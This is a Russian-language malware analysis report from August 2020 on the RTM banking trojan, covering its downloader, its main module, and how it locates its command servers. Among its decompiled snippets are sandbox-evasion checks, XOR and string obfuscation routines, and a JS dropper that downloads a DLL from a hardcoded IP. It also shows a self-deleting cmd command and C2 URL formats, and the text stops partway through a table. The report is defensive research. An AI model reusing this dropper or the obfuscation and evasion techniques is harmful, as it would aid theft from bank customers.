

**THREAT ZONE**  
2020

# Исследование вредоносного ПО RTM

Аналитика

Август 2020

# Оглавление

Введение .....	4
1. RTM сегодня .....	5
2. Этапы проведения атаки .....	6
2.1. RTM.Downloader .....	8
2.2. RTM.MainModule .....	8
3. Анализ RTM.Downloader .....	9
3.1. Проверка системы .....	9
3.2. Загрузка и запуск RTM.MainModule .....	12
3.2.1. Последние версии RTM.Downloader .....	12
3.2.2. Запуск с помощью скрипта .....	14
3.2.2.1. Обфускация целочисленных значений .....	16
3.2.2.2. Обфускация имен функций и переменных .....	17
3.2.2.3. Обфускация строк .....	17
3.2.2.4. Создание конечного скрипта .....	18
3.2.2.5. Обнаруженные изменения JS-скрипта .....	19
3.2.3. URL-адреса для RTM.Downloader .....	20
3.2.3.1. URL-адреса для загрузки .....	20
3.2.3.2. Команды при загрузке и запуске RTM.MainModule .....	21
4. Анализ RTM.MainModule .....	22
4.1. Расшифровка строк и восстановление адресов импортируемых функций .....	22
4.2. Конфигурация в реестре .....	24
4.3. Загрузка библиотеки в адресное пространство вызывающего процесса .....	25
4.4. Выгрузка библиотеки из адресного пространства вызывающего процесса .....	26
4.5. DllGetObject .....	26
4.5.1. Закрепление в системе и повышение привилегий .....	26
4.5.1.1. Закрепление с помощью службы планировщика заданий Windows .....	26
4.5.1.2. Закрепление через реестр .....	27
4.5.2. Основной компонент .....	27
4.5.3. Компонент кейлогера .....	30
4.5.4. Сканер систем ДБО .....	30
4.5.4.1. Сканирование URL-адресов из истории браузеров .....	31
4.5.4.2. Сканирование вкладок браузеров Mozilla Firefox и Internet Explorer .....	32

4.5.4.3. Перехват активных окон .....	33
4.5.4.4. Сканирование файловой системы .....	34
4.6. Взаимодействие с C&C .....	35
4.7. Выполнение дополнительных команд .....	37
4.8. Алгоритм шифрования .....	38
4.9. Дополнительные модули .....	39
4.9.1. Файл m1c_2_kl.dll .....	39
4.9.1.1. Функциональные возможности .....	39
4.9.1.2. Файл agent32.dll .....	40
4.10. Обнаруженные версии основного модуля .....	40
5. Способы получения IP-адресов управляющих серверов .....	42
5.1. RSS .....	43
5.2. .bit .....	44
5.3. Tor .....	48
5.4. Bitcoin .....	49
5.5. Bitcoin Update .....	53
Заключение .....	55



# Введение

Ежегодно более 700 тыс. пользователей подвергается атакам банковских троянов<sup>1</sup>. Такие вредоносные программы предназначены для кражи пользовательской информации, которая относится к банковским системам, системам электронных денег и пластиковых карт<sup>2</sup>. С этой целью банковские трояны, как правило, похищают учетные данные, сеансы онлайн-банкинга и перехватывают одноразовые пароли, которые попадают к злоумышленникам.

Один из самых распространенных банковских троянов на сегодняшний день — RTM. Его распространением занимается одноименная группировка, которая была впервые замечена в 2015 году<sup>3</sup>. Троян RTM нацелен в основном на клиентов банков России и нескольких соседних стран. По данным Kaspersky, в 2019 году программа атаковала 21,6% пользователей, ставших жертвами банковских троянов<sup>4</sup>. Таким образом, RTM заняла второе место среди наиболее распространенных вредоносных программ этого класса.

1. Number of users attacked by banking trojans grew by 16% in 2018 reaching almost 900,000 // Kaspersky.
2. Trojan-Banker // Энциклопедия «Касперского».
3. Read the manual. A guide to the RTM banking trojan // Matthieu Faou & Jean-Ian Boutin.
4. Kaspersky security bulletin '19. Statistics.





# 1. RTM сегодня

На данный момент RTM остается одним из наиболее активных банковских троянов. Его основная цель — сотрудники, которые занимаются финансовой деятельностью в малом и среднем бизнесе, включая небольшие IT-компании и компании юридического сектора<sup>5</sup>. В среднем одно успешное хищение приносит злоумышленникам около 1,1 млн рублей<sup>6</sup>. Известны случаи вывода со счетов компаний-жертв до 12 млн рублей.

Жертвами RTM становятся до 10 000 пользователей ежедневно. Большая часть зараженных пользователей находится в России и Белоруссии (рис. 1.1). Следующие в рейтинге — Казахстан и Украина.

## География атак

- Россия
- Белоруссия
- Казахстан
- Украина

2% — другие страны



THREAT ZONE THREAT ZONE THREAT ZONE THREAT ZONE

Рис. 1.1. География распределения зараженных пользователей

5. [Kaspersky: целью троянцев чаще становятся IT и юридические компании // Право.ru.](#)

6. [Эксперты Group-IB сообщили о массовых кибератаках на российские финансовые компании // Интерфакс.](#)

## 2. Этапы проведения атаки

Вредоносная программа группировки RTM написана на языке Delphi. В любой атаке используются:

- RTM.Downloader — вредоносная программа для доставки основного модуля на компьютер жертвы;
- RTM.MainModule — основной модуль, который собирает первичные данные о системе, взаимодействует с сервером управления (C&C) и может загружать дополнительные модули по команде от C&C.

С начала 2019 года было найдено более 500 образцов RTM.Downloader и RTM.MainModule группировки RTM (рис. 2.1).



2019



2020



Рис. 2.1. Распределение количества обнаруженных образцов по месяцам

## 2.1. RTM.Downloader

RTM.Downloader — исполняемый файл формата EXE, который загружает и запускает RTM.MainModule. Как правило, распространяется через фишинговые кампании, маскируясь под финансовую или бухгалтерскую переписку. Злоумышленники проводят рассылки исключительно в рабочие дни. Письма содержат вредоносные вложения, которые скрываются за названиями бухгалтерских документов, например «Договор за этот месяц.exe», «Пакет док-ов на 26.11.exe», «Документы октябрь.exe», «Служебн. записка понедельник.exe» и прочее. Скриншот одного из таких писем — на рис. 2.2.

Для упаковки RTM.Downloader злоумышленники используют как собственные разработки, так и самораспаковывающиеся архивы.

С 2018 года злоумышленники распространяли исполняемые файлы, которые были запакованы самописным пакером и маскировались под PDF-документы. В начале 2019 года стали появляться первые образцы самораспаковывающихся RAR-архивов, которые маскировались под файлы в формате DOCX. После этого RTM распространялся в виде самораспаковывающегося CAB-архива, а в середине 2019 года сменился самописным загрузчиком, который распространяется по сегодняшний день.

## 2.2. RTM.MainModule

RTM.MainModule, основной инструмент группировки RTM, — это DLL-библиотека, которую загружает RTM.Downloader. RTM.MainModule собирает информацию о зараженной системе. В частности, вредоносная программа пытается определить, какие системы дистанционного банковского обслуживания и платежные системы использует жертва. После закрепления в системе RTM.MainModule загружает дополнительные модули по команде от сервера управления. С помощью дополнительных модулей злоумышленники могут осуществлять удаленное управление по VNC, подмену реквизитов при выгрузке из 1С и другие действия, которые приводят к краже денег у клиентов банков.




Рис. 2.2. Пример фишингового письма



## 3. Анализ RTM.Downloader

Рассмотрим функциональность RTM.Downloader на примере одного из наиболее свежих образцов, а также сравним его с более ранними образцами.

Характеристики двух анализируемых файлов представлены в табл. 3.1.

Табл. 3.1. Характеристики файлов в распакованном виде

Характеристика	Файл 1	Файл 2
Имя файла	downloader_unpacked.exe	downloader_unpacked.exe
Тип файла	PE32 executable (EXE)	PE32 executable (EXE)
MD5	f67f7a316a3eca45e7c3fd936b1ca8c6	2a7f6caa9b435b9193afd29780e07fdd
SHA-1	008455b43cc024f4232f58ca2be6cbe36115e85f	d686f8669e204dcce2d44fdf1c5c614da7b52677
SHA-256	be41d2a00dadbe7b47d5b9e6287b6bb80d48f502d7a15b5f6257dcf93ff7863f	e1ba6e99205c6dffea6ab3b4b1382876ce8d1275c90589c4ed00beb56b6f228b
Размер, байт	52736	47616

### 3.1. Проверка системы

Сразу после запуска RTM.Downloader (MD5: 04b431c2e6663647321310547060aa0a) проверяет систему на наличие некоторых индикаторов, которые могут свидетельствовать об анализе вредоносной программы. Для этого RTM.Downloader:

- проверяет, присутствуют ли в файловой системе следующие директории и файлы (их перечень менялся, ранее дополнительно к указанному списку проверялось также наличие python, pancore.dll и wget.exe) (рис. 3.1):
  - cuckoo,
  - fake\_drive
  - strawberry,
  - tsl
  - targets.xls
  - perl
- проверяет, соответствует ли <имя пользователя> / <имя компьютера> следующей записи: <username>/<username>-PC.

```
LOBYTE(flag) = 1;
strcpy(indicator_name, "cuckoo");
if ( !check_40A930(indicator_name) )
{
    strcpy(indicator_name, "fake_drive");
    if ( !check_40A930(indicator_name) )
    {
        strcpy(indicator_name, "strawberry");
        if ( !check_40A930(indicator_name) )
        {
            strcpy(indicator_name, "tsl");
            if ( !check_40A930(indicator_name) )
            {
                strcpy(indicator_name, "targets.xls");
                if ( !check_40A930(indicator_name) )
                {
                    strcpy(indicator_name, "perl");
                    if ( !check_40A930(indicator_name) )
                    {
                        flag = 0;
                    }
                }
            }
        }
    }
}
```

Рис. 3.1. Проверка системы на наличие индикаторов анализа

Если RTM.Downloader обнаруживает какой-либо индикатор, то завершает свою работу с исключением при попытке записи по нулевому указателю. Участок дизассемблированного кода приведен на рис. 3.2.

```
ExitWithException_40AA94 proc near ; CODE XREF: main_40B134:loc_40B159↓p
    xor     eax, eax
    mov     [eax], eax
    call    user32_GetDesktopWindow
    lea     edx, [eax+1]
    cmp     edx, eax
    jz      short loc_40AAB0
```

Рис. 3.2. Участок дизассемблированного кода, в котором исполняемый файл завершает свою работу с исключением

Все строки внутри файла зашифрованы. В качестве алгоритма шифрования используется модифицированный вариант алгоритма RC4 (об алгоритме шифрования подробнее в пункте 4.8 «Алгоритм шифрования»).

RTM.Downloader проверяет зараженную систему на наличие индикаторов, которые информируют злоумышленников о причастности жертвы к бухгалтерской деятельности и работе с интернет-банкингом. Для этого сканируются кеш интернет-страниц, история браузеров Chrome и Mozilla, а также файлы в системе. Программа ищет URL и имена файлов, так или иначе связанных с финансовыми операциями: это могут быть сайты платежных систем, онлайн-банкинга, банковские и бухгалтерские приложения. Если RTM.Downloader находит нужный индикатор, то продолжает свое исполнение.



С течением времени операторы RTM несколько изменяли список индикаторов, расширяя его. Ниже приводим максимально расширенный перечень, который используется в образцах на сегодняшний день (табл. 3.2 и 3.3).

Табл. 3.2. Подстроки URL-адресов, по которым происходит обнаружение систем интернет-банкинга (перечень не изменялся с 12 декабря 2019 года)

bc.rshb.	i.vtb.ru	bsi.dll?	online.payment.ru	/ic/login.shtml
bankline.ru	/servlets/ibc	faktura.ru	/iclient/	ibank2
elbrus.raiffeisen	elba.raiffeisen	handybank.	wupos.westernunion	bco.vtb24.
bo.vtb24.	dbo.vtb.	online.sberbank.	minbank.ru	e-plat.mdmbank.
link.alfabank	click.alfabank	ib.avangard	ibc.vuzbank.	ibc.ubrr.
my.modulbank.	online.centriinvest.	cb.mtsbank.	vbo.mkb.	i.bspb.ru
/vpnkeylocal	sci.interkassa	ibank.mmbank.	blockchain.info	/wallet/
.psbank.	psb-online.	cb.asb.by	bps-sberbank.by	dbo2.bveb.by
ibank.bsb.by	corporate.bgbp.by	ibank.alfa-bank.by	ibank.belinvestbank.by	ib2.ideabank.by
client.paritetbank.by	ibank.priorbank.by	client.mybank.by	online.stbank.by	client.belapb.by

Табл. 3.3. Названия файлов, по которым происходит обнаружение бухгалтерских и банковских приложений, платежных систем (перечень не изменялся с 11 декабря 2019 года)

wclnt.exe	cbmain.ex	npbssplugin.dll	bssax.ocx
ibank.odt	client.jks	intpro.exe	cbsmain.dll
sgbclient.exe	1cv8.exe	1cv8c.exe	1cv8s.exe
1cv7.exe	1cv7l.exe	1cv7s.exe	winpost.exe
clbank.exe	qiwicashier.exe	iscc.exe	webmoney.exe
_ftcgp.exe	wallet.dat	ifobsclient.exe	transaq.exe
maratl.exe	ip-client.exe	el_cli.exe	juridicalclient.
hbclient.exe	scdbo_	obcryptoapp.exe	

Если какой-либо индикатор найден, вредоносная программа загружает и запускает основной модуль.

Вне зависимости от того, были ли найдены в системе жертвы индикаторы, подтверждающие отношение жертвы к финансовой деятельности, RTM.Downloader загружает и исполняет в памяти процесса RTM.Stealer (вредоносная программа на основе Pony, которая относится к классу стилеров). RTM.Stealer исполняется однократно, отправляет данные на сервер управления и завершается.

## 3.2. Загрузка и запуск RTM.MainModule

Процесс загрузки и запуска RTM.MainModule претерпевал значительные изменения.

### 3.2.1. Последние версии RTM.Downloader

Подобные образцы начали распространяться с конца октября 2019 года.

Рассматриваемый нами образец RTM.Downloader загружает из сети и запускает RTM.MainModule.

IP-адрес загрузки формируется путем отправки запросов к blockchain.info (если ответ не получен, то используются ресурсы api.blockcypher.com и blockchain.coinmarketcap.com). После того как IP-адрес получен, формируется URL и производится загрузка RTM.MainModule. Подробнее о получении IP-адреса для загрузки основного модуля можно прочитать в пункте 5.4 «Bitcoin», а посмотреть URL-адреса, которые мы встречали за все время наблюдения за RTM, — в пункте 3.2.3.1 «URL-адреса для загрузки». На рис. 3.3 — фрагмент функции, в которой формируется URL для загрузки.

```
num_to_str_406564(id, &id_str);
LStrCat3(url, ascii_strings_0040C4BC->aViewtopicPhpC7, id_str); // /viewtopic.php?c790=
func_GetUserNameW_407AD8(&username_wide);
LStrFromWStr(&username_ascii, username_wide);
get_computername_407AA0(&computername_wide);
LStrFromWStr(&computer_name_ascii, computername_wide);
to_hex_406550(username_ascii, &username_hex);
username_hex_copy = username_hex;
url_part = ascii_strings_0040C4BC->aB550; // &b550
to_hex_406550(computer_name_ascii, &computername_hex);
LStrCatN(url, 5, v5, username_hex_copy, url_part, computername_hex);
```

Рис. 3.3. Формирование URL для загрузки RTM.MainModule

RTM.MainModule загружается в зашифрованном виде. Для расшифровки осуществляется побайтовый XOR с ключом длины 4 (рис. 3.4). Стоит отметить, что RTM.MainModule начал загружаться в зашифрованном виде со второй половины ноября 2019 года. До этого момента он доставлялся к жертве в открытом виде.

```
index = 0;
do
{
    *(index + payload) ^= key[index & 3];
    ++index;
    --payload_length;
}
while ( payload_length );
```

Рис. 3.4. Функция расшифровки основного модуля

RTM.MainModule сохраняется по пути **%TEMP%\<rnd\_str>.tmp**.

Далее с помощью функции CreateProcessW запускается RTM.MainModule. Для этого выполняется команда **rundll32.exe «%TEMP%\<rnd\_str>.tmp»,DllGetClassObject dfsr 000000000000**.

Аргумент **dfsr** используется для расшифровки строк. С любым другим аргументом RTM.Downloader не отработает, поскольку проверка контрольной суммы от расшифрованных строк не будет пройдена. Код, осуществляющий проверку контрольной суммы, приведен на рис. 3.5.

```
bool CheckDecryptedStrings_40692C()
{
    return (*wide_strings_40D780.xb ^ *wide_strings_40D780.d2 ^ *ascii_strings_40D4E0.sdtf ^ *ascii_strings_40D4E0.zkrt) == 846606101;
}
```

Рис. 3.5. Функция проверки контрольной суммы от расшифрованных строк

Аргумент **000000000000** обозначает, что RTM.MainModule запускается из директории **%TEMP%**.

RTM.Downloader оповещает сервер управления о процессе загрузки и запуске RTM.MainModule на компьютере жертвы. С этой целью RTM.Downloader отправляет запрос на сервер управления по определенному URL. В нем содержится следующая информация: успешно ли запущен на целевой системе основной модуль или на каком-либо этапе произошли ошибки (об этом подробнее в пункте 3.2.3.2 «Команды при загрузке и запуске RTM.MainModule»).

Перед завершением RTM.Downloader самоуничтожается, исполнив команду **cmd.exe /c ping 127.0.0.1 & del /F /Q <path>**, где **<path>** — путь до RTM.Downloader.



На основе данных, хранящихся среди расшифрованных строк, производилось заполнение шаблона скрипта. Например, в скрипт подставлялся адрес загрузки RTM.MainModule, который можно видеть среди расшифрованных строк (рис. 3.8).

```
BSS:0040B8F8 ascii_str_40B8F8 dd offset aZkrt ; DATA XREF: string_decryption+CFto
BSS:0040B8F8 ; sub_406980tr ...
BSS:0040B8F8 ; "ZKRT"
BSS:0040B8FC dd offset aHttp1951232462 ; "http://195.123.246.227/501.dll"
BSS:0040B900 dd offset aK9metmscebhvdt ; "k9METmscebhvdt"
BSS:0040B904 dd offset aWininetDll ; "wininet.dll"
BSS:0040B908 dd offset aFindfirsturlca ; "FindFirstUrlCacheEntryA"
BSS:0040B90C dd offset aFindnexturlcac ; "FindNextUrlCacheEntryA"
BSS:0040B910 dd offset aFindcloseurlca ; "FindCloseUrlCache"
BSS:0040B914 dd offset aHttp ; "http"
BSS:0040B918 dd offset aUnk ; "unk"
BSS:0040B91C dd offset aSberbankPc ; "SberBank_PC"
BSS:0040B920 dd offset aBss ; "BSS"
BSS:0040B924 dd offset aBssPc ; "BSS_PC"
BSS:0040B928 dd offset aIbank2Pc ; "iBank2_PC"
```

Рис. 3.8. Расшифрованные строки вредоносной программы

Сформированный скрипт приведен на рис. 3.9.

```
debug039:00223090 aFunctionRndNam_0 db 00h,0Ah ; DATA XREF: Stack[00000300]:off_18FF38f0
debug039:00223090 db 'function rnd_name_chr_(rnd_name_code_)',00h,0Ah
debug039:00223090 db ' ',00h,0Ah
debug039:00223090 db 'return String.fromCharCode(rnd_name_code_);',00h,0Ah
debug039:00223090 db ' ',00h,0Ah
debug039:00223090 db 00h,0Ah
debug039:00223090 db 'function rnd_name_charCodeAt_(rnd_name_data_, rnd_name_index_)',00h
debug039:00223090 db 0Ah
debug039:00223090 db ' ',00h,0Ah
debug039:00223090 db 'return rnd_name_data_.charCodeAt(rnd_name_index_);',00h,0Ah
debug039:00223090 db ' ',00h,0Ah
debug039:00223090 db 00h,0Ah
debug039:00223090 db 'function rnd_name_NewActiveXObject_(rnd_name_name_)',00h,0Ah
debug039:00223090 db ' ',00h,0Ah
debug039:00223090 db 'var rnd_name_res_ = null;',00h,0Ah
debug039:00223090 db 'eval(obfs_str(,27h,'rnd_name_res_ = new ActiveXObject(',27h,')'
debug039:00223090 db ' + rnd_name_chr_(obfs_int(39)) + rnd_name_name_ + rnd_name_chr_(o'
debug039:00223090 db 'bfs_int(39)) + rnd_name_chr_(obfs_int(41)) + rnd_name_chr_(obfs_i'
debug039:00223090 db 'nt(59)))',00h,0Ah
debug039:00223090 db 'return rnd_name_res_;',00h,0Ah
debug039:00223090 db ' ',00h,0Ah
debug039:00223090 db 00h,0Ah
debug039:00223090 db 'eval(obfs_str(,27h,'rnd_name_wscript_ = WScript;',27h,')',00h
debug039:00223090 db 0Ah
debug039:00223090 db 00h,0Ah
debug039:00223090 db 'function rnd_name_main_()',00h,0Ah
debug039:00223090 db ' ',00h,0Ah
debug039:00223090 db 'eval(obfs_str(,27h,'var rnd_name_w_ = WScript.CreateObject(',27h
debug039:00223090 db ') + rnd_name_chr_(obfs_int(39)) + obfs_str(,27h,'WScript.Shell',27h
debug039:00223090 db ') + rnd_name_chr_(obfs_int(39)) + rnd_name_chr_(obfs_int(41)) + r'
debug039:00223090 db 'nd_name_chr_(obfs_int(59)))',00h,0Ah
debug039:00223090 db 'var rnd_name_WinHttp_ = rnd_name_NewActiveXObject_(obfs_str(,27h
debug039:00223090 db 'WinHttp.WinHttpRequest.5.1',27h,')',00h,0Ah
debug039:00223090 db 'rnd_name_WinHttp_[obfs_str(,27h,'Open',27h,')](obfs_str(,27h
debug039:00223090 db 'GET',27h,'), obfs_str(,27h,'http://195.123.246.227/501.dll',27h,')'
debug039:00223090 db ', 0)',00h,0Ah
debug039:00223090 db 'rnd_name_WinHttp_[obfs_str(,27h,'Send',27h,')](,)',00h,0Ah
debug039:00223090 db 'if (rnd_name_WinHttp_[obfs_str(,27h,'status',27h,')] == obfs'
debug039:00223090 db '_int(200))',00h,0Ah
debug039:00223090 db ' ',00h,0Ah
debug039:00223090 db 'var rnd_name_data_ = rnd_name_WinHttp_[obfs_str(,27h,'resp'
debug039:00223090 db 'onseText',27h,')]',00h,0Ah
debug039:00223090 db 'if (rnd_name_data_.length > obfs_int(512))',00h,0Ah
```

Рис. 3.9. Сформированный JS-скрипт

После этого вредоносная программа обфусцировала полученный скрипт. Далее приведем подробный анализ процесса обфускации.



### 3.2.2.1. Обфускация целочисленных значений

Сначала внутри скрипта производился поиск целочисленных значений, обернутых в `obfs_int()` (рис. 3.10).

```
index = DynArrayLength(js_script);
script_length = index;
if ( index >= 11 )
{
    index = LStrPos(ascii_0040AD7C->obfs_int, js_script); // "obfs_int("
    if ( index >= 1 )
    {
        for ( i = index + 9; script_length > i && *(js_script + i - 1) != ')'; ++i )
            ;
        if ( *(js_script + i - 1) == ')' )
            index = LStrCopy(out);
    }
}
return index;
```

Рис. 3.10. Функция поиска обфусцируемого значения

Затем RTM.Downloader заменял эти целочисленные значения разностью больших целых чисел (числа генерируются в функции `get_number`) (рис. 3.11).

```
if ( DynArrayLength(str_for_obfs) >= 11 ) // str_for_obfs looks like "obfs_int(int_value_for_obfs)"
{
    LStrCopy(&int_value_for_obfs_string);
    int_value_for_obfs = StrToInt_4065EC(int_value_for_obfs_string);
    number = get_number_4049EC() & 0xFFFFFFFF;
    IntToStr_406594(number + int_value_for_obfs, &number_1);
    IntToStr_406594(number, &number_2);
    LStrCatN(out, 5);
}
```

Рис. 3.11. Код, осуществляющий обфускацию целых чисел

Пример обфускации целых чисел:

Исходный код

Обрусифицированный код

`obfs_int(39)`

`(60106017-60105978)`

### 3.2.2.2. Обфускация имен функций и переменных

Далее внутри JS-скрипта ищались строки, представляющие собой имена функций и переменных. Каждая такая строка содержала подстроку `rnd_name_` и заканчивалась символом `'_'`. Перечень таких строк приведен ниже.

- `rnd_name_chr_`
- `rnd_name_code_`
- `rnd_name_charCodeAt_`
- `rnd_name_data_`
- `rnd_name_index_`
- `rnd_name_NewActiveXObject_`
- `rnd_name_name_`
- `rnd_name_res_`
- `rnd_name_wscript_`
- `rnd_name_main_`
- `rnd_name_w_`
- `rnd_name_WinHttp_`
- `rnd_name_tmpfile_`
- `rnd_name_adodb_`
- `rnd_name_fs_`

Каждая из этих строк заменялась строкой, имеющей формат `<буква_латинского_алфавита><цифра>`.

Исходный код	Обфусцированный код
<code>rnd_name_chr_</code>	<code>p133</code>

Пример обфускации имен функций и переменных:

### 3.2.2.3. Обфускация строк

После этого обфусцировались непосредственно строки скрипта. Они были обернуты в `obfs_str()`.

В исполняемом файле генерировались ключи шифрования:

- глобальный ключ, необходимый для обфускации всех строк;
- набор уникальных ключей для обфускации каждой отдельно взятой строки.

При обфускации бралась строка, обернутая в `obfs_str()`, и производилась операция **XOR** каждого ее символа: сначала с глобальным, затем с уникальным для конкретной строки ключами (рис. 3.12).

```
length_str_for_obfuscation = DynArrayLength(str_for_obfuscation);
if ( length_str_for_obfuscation >= 11 )
{
    length_str_in_brackets = length_str_for_obfuscation - 12;
    LStrCopy(&substring_for_obfs);
    LStrAsg(param, substring_for_obfs);
    if ( length_str_in_brackets == 1 )
    {
        IntToStr_406594(*substring_for_obfs, &str_int);
        LStrCatN(param, 3);
    }
    else
    {
        byte_40B0C0 = 1;
        LStrAsg(param, ascii_0040AD7C->rnd_name_deobfstr); // rnd_name_deobfstr(new Array(
        HIBYTE(local_xor_key) = get_number_4049EC();
        if ( length_str_in_brackets > 0 )
        {
            index = 1;
            do
            {
                IntToStr_406594(global_xor_key ^ (HIBYTE(local_xor_key) ^ substring_for_obfs[index - 1]), &obfuscated_chr);
                LStrCatN(param, 3);
                ++index;
                --length_str_in_brackets;
            }
            while ( length_str_in_brackets );
        }
        obfuscated_str_len = DynArrayLength(*param);
        *(UniqueString(param) + obfuscated_str_len - 1) = '\0';
        IntToStr_406594(HIBYTE(local_xor_key), &local_xor_key_str);
        LStrCatN(param, 4);
    }
}
```

Рис. 3.12. Обфускация строк в JS-скрипте

После обфускации одной строки получался массив чисел, который оборачивался в `new Array()` и передавался вместе с уникальным ключом в функцию `rnd_name_deobfstr_()`.

Пример обфускации строк:

Исходный код

Обрусифицированный код

```
obfs_str('rnd_name_
wscript_ = WScript;')
```

```
rnd_name_deobfstr_(newArray
(-1671830547,-1671830600,-1671830600,-1671830605,-1671830614,-
1671830601,-1671830614,-1671830563,-1671830567,-1671830551,-1671830536,-
1671830557,-1671830534,-1671830530,-1671830607),21)ay(-1671830547,-
1671830600,-1671830600,-1671830605,-1671830614,-1671830601,-1671830614,-
1671830563,-1671830567,-1671830551,-1671830536,-1671830557,-1671830534,-
1671830530,-1671830607),21)
```

### 3.2.2.4. Создание конечного скрипта

Для того чтобы обфусцированный скрипт исполнился, в его начало добавляется блок кода, проверяющий при запуске наличие аргумента — глобального ключа, а также функция, производящая деобфускацию строк. Добавленный блок кода обфусцировался по тому же принципу.

Скрипт сохранялся по пути `%TEMP%\<rnd_str>.tmp.js`.

Далее RTM.Downloader пытался открыть ключ реестра: `HKEY_LOCAL_MACHINE\SOFTWARE\Doctor Web`.

- Если ключ был найден, то для запуска JS-скрипта в директории `%TEMP%` создавался BAT-файл, который содержал команду

для исполнения созданного JS-скрипта и последующего самоудаления и запускался следующим образом: **explorer.exe «%TEMP%\<rnd\_str>.tmp.bat»**.

- Если ключ реестра найден не был, JS-скрипт запускался командой **wscript.exe «%TEMP%\<rnd\_str>.tmp.js» global\_xor\_key**.

В результате исполнения JS-скрипта загружался и исполнялся **RTM.MainModule**.

### 3.2.2.5. Обнаруженные изменения JS-скрипта

Функциональность скрипта изменялась в последующих образцах RTM.Downloader. Например, в образце, обнаруженном в середине августа 2019 года (**MD5: 7bafbccc742815ed665890105d4467b7**), JS-скрипт начал получать IP-адрес для загрузки **RTM.MainModule** путем обращения к ресурсу **chain.so**. В JS-скрипте появилась функция получения IP-адреса из суммы переводов на счет криптокошелька. Адрес криптокошелька (**bc1q89xc7yrvla9sredxvmnk0ctt7110mn3hgw1zgf**) хранился в исполняемом файле среди зашифрованных строк. Более подробно формирование IP-адреса описано в пункте 5.4 «Bitcoin». Далее RTM.Downloader генерировал URL (подробнее о URL — в пункте 3.2.3 «URL-адреса для RTM.Downloader»), с которого загружался **RTM.MainModule**. Сформированный адрес подставлялся в JS-скрипт. Процесс обфускации и дальнейшего запуска скрипта был аналогичен описанному выше.

В образце, обнаруженном в конце августа 2019 года (**MD5: 626e20b9a9108d806b301b84bb5cfd17**), формирование IP-адреса из транзакций начал осуществлять сам RTM.Downloader. Изменились ресурсы для получения значений транзакций, теперь использовался **blockchain.info** (при отсутствии ответа — **blockchain.coinmarketcap.com**). При этом RTM.MainModule по-прежнему загружался JS-скриптом.

В начале сентября 2019 года (**MD5: e9586df846de012c4a397764e0b0687b**) разработчики RTM добавили в программу третий ресурс для получения данных о транзакциях (ресурсы в случае неудачи использовались в следующей последовательности: **blockchain.info -> api.blockcypher.com -> blockchain.coinmarketcap.com**).

### 3.2.3. URL-адреса для RTM.Downloader

URL-адреса, по которым загружаются RTM.MainModule и Pony, имеют определенную структуру, которая изменялась с течением времени.

Кроме того, последние версии RTM.Downloader отправляют на сервер управления запрос, который содержит информацию об успехе или ошибке, возникшей при запуске RTM.MainModule.

#### 3.2.3.1. URL-адреса для загрузки

Все форматы URL-адресов для загрузки основного модуля, которые нам встречались в различных образцах RTM, приведены в табл. 3.4.

Табл. 3.4. Форматы URL-адресов для загрузки

Дата первого обнаружения	URL загрузки RTM.MainModule
04.07.2019	<code>hxxp://&lt;malware_ip&gt;/501.dll</code>
29.07.2019	<code>hxxp://&lt;malware_ip&gt;/index.php?id=&lt;id&gt;&amp;un=&lt;user_name_hexstring&gt;&amp;cn=&lt;computer_name_hexstring&gt;&amp;p=&lt;proc_list_hexstring&gt;</code>
07.08.2019	<code>hxxp://&lt;malware_ip&gt;/index.php?id=&lt;id&gt;&amp;un=&lt;user_name_hexstring&gt;&amp;cn=&lt;computer_name_hexstring&gt;&amp;p=&lt;path_hexstring&gt;</code>
10.09.2019	<code>hxxp://&lt;malware_ip&gt;/index.php?id=&lt;id&gt;&amp;un=&lt;user_name_hexstring&gt;&amp;cn=&lt;computer_name_hexstring&gt;</code>
29.10.2019	<code>hxxp://&lt;malware_ip&gt;/index.php?f576=&lt;id&gt;?f948=&lt;user_name_hexstring&gt;?f783=&lt;computer_name_hexstring&gt;</code>
12.11.2019	<code>hxxp://&lt;malware_ip&gt;/showtopic.php?f576=&lt;id&gt;?f948=&lt;user_name_hexstring&gt;?f783=&lt;computer_name_hexstring&gt;</code>
18.11.2019	<code>hxxp://&lt;malware_ip&gt;/viewtopic.php?f576=&lt;id&gt;?f948=&lt;user_name_hexstring&gt;?f783=&lt;computer_name_hexstring&gt;</code>
23.06.2020	<code>hxxp://&lt;malware_ip&gt;/viewtopic.php?c790=&lt;id&gt;&amp;a570=&lt;user_name_hexstring&gt;&amp;b550=&lt;computer_name_hexstring&gt;</code>
24.07.2020	<code>hxxp://&lt;malware_ip&gt;/viewtopic.php?f576=&lt;id&gt;?f948=&lt;user_name_hexstring&gt;?f783=&lt;computer_name_hexstring&gt;</code>



### Обозначения параметров GET-запроса:

- **<malware\_ip>** — IP-адрес сервера, с которого загружался основной модуль;
- **<id>** — идентификатор, может принимать следующие значения:
  - **501** — при загрузке RTM.MainModule,
  - **600** — при загрузке RTM.MainModule, появился 24 июля 2020 года,
  - **0** — при загрузке Pony;
- **<user\_name\_hexstring>** — имя пользователя (в виде шестнадцатеричной строки);
- **<computer\_name\_hexstring>** — имя компьютера (в виде шестнадцатеричной строки);
- **<proc\_list\_hexstring>** — список активных процессов (в виде шестнадцатеричной строки);
- **<path\_hexstring>** — расположение исполняемого файла (в виде шестнадцатеричной строки).

### 3.2.3.2. Команды при загрузке и запуске RTM.MainModule

URL-адреса, по которым может обратиться RTM.Downloader в процессе загрузки и запуска RTM.MainModule, приведены в табл. 3.5.

Табл. 3.5. URL-адреса, используемые для оповещения сервера управления о процессе загрузки и запуске RTM.MainModule

URL	Значение
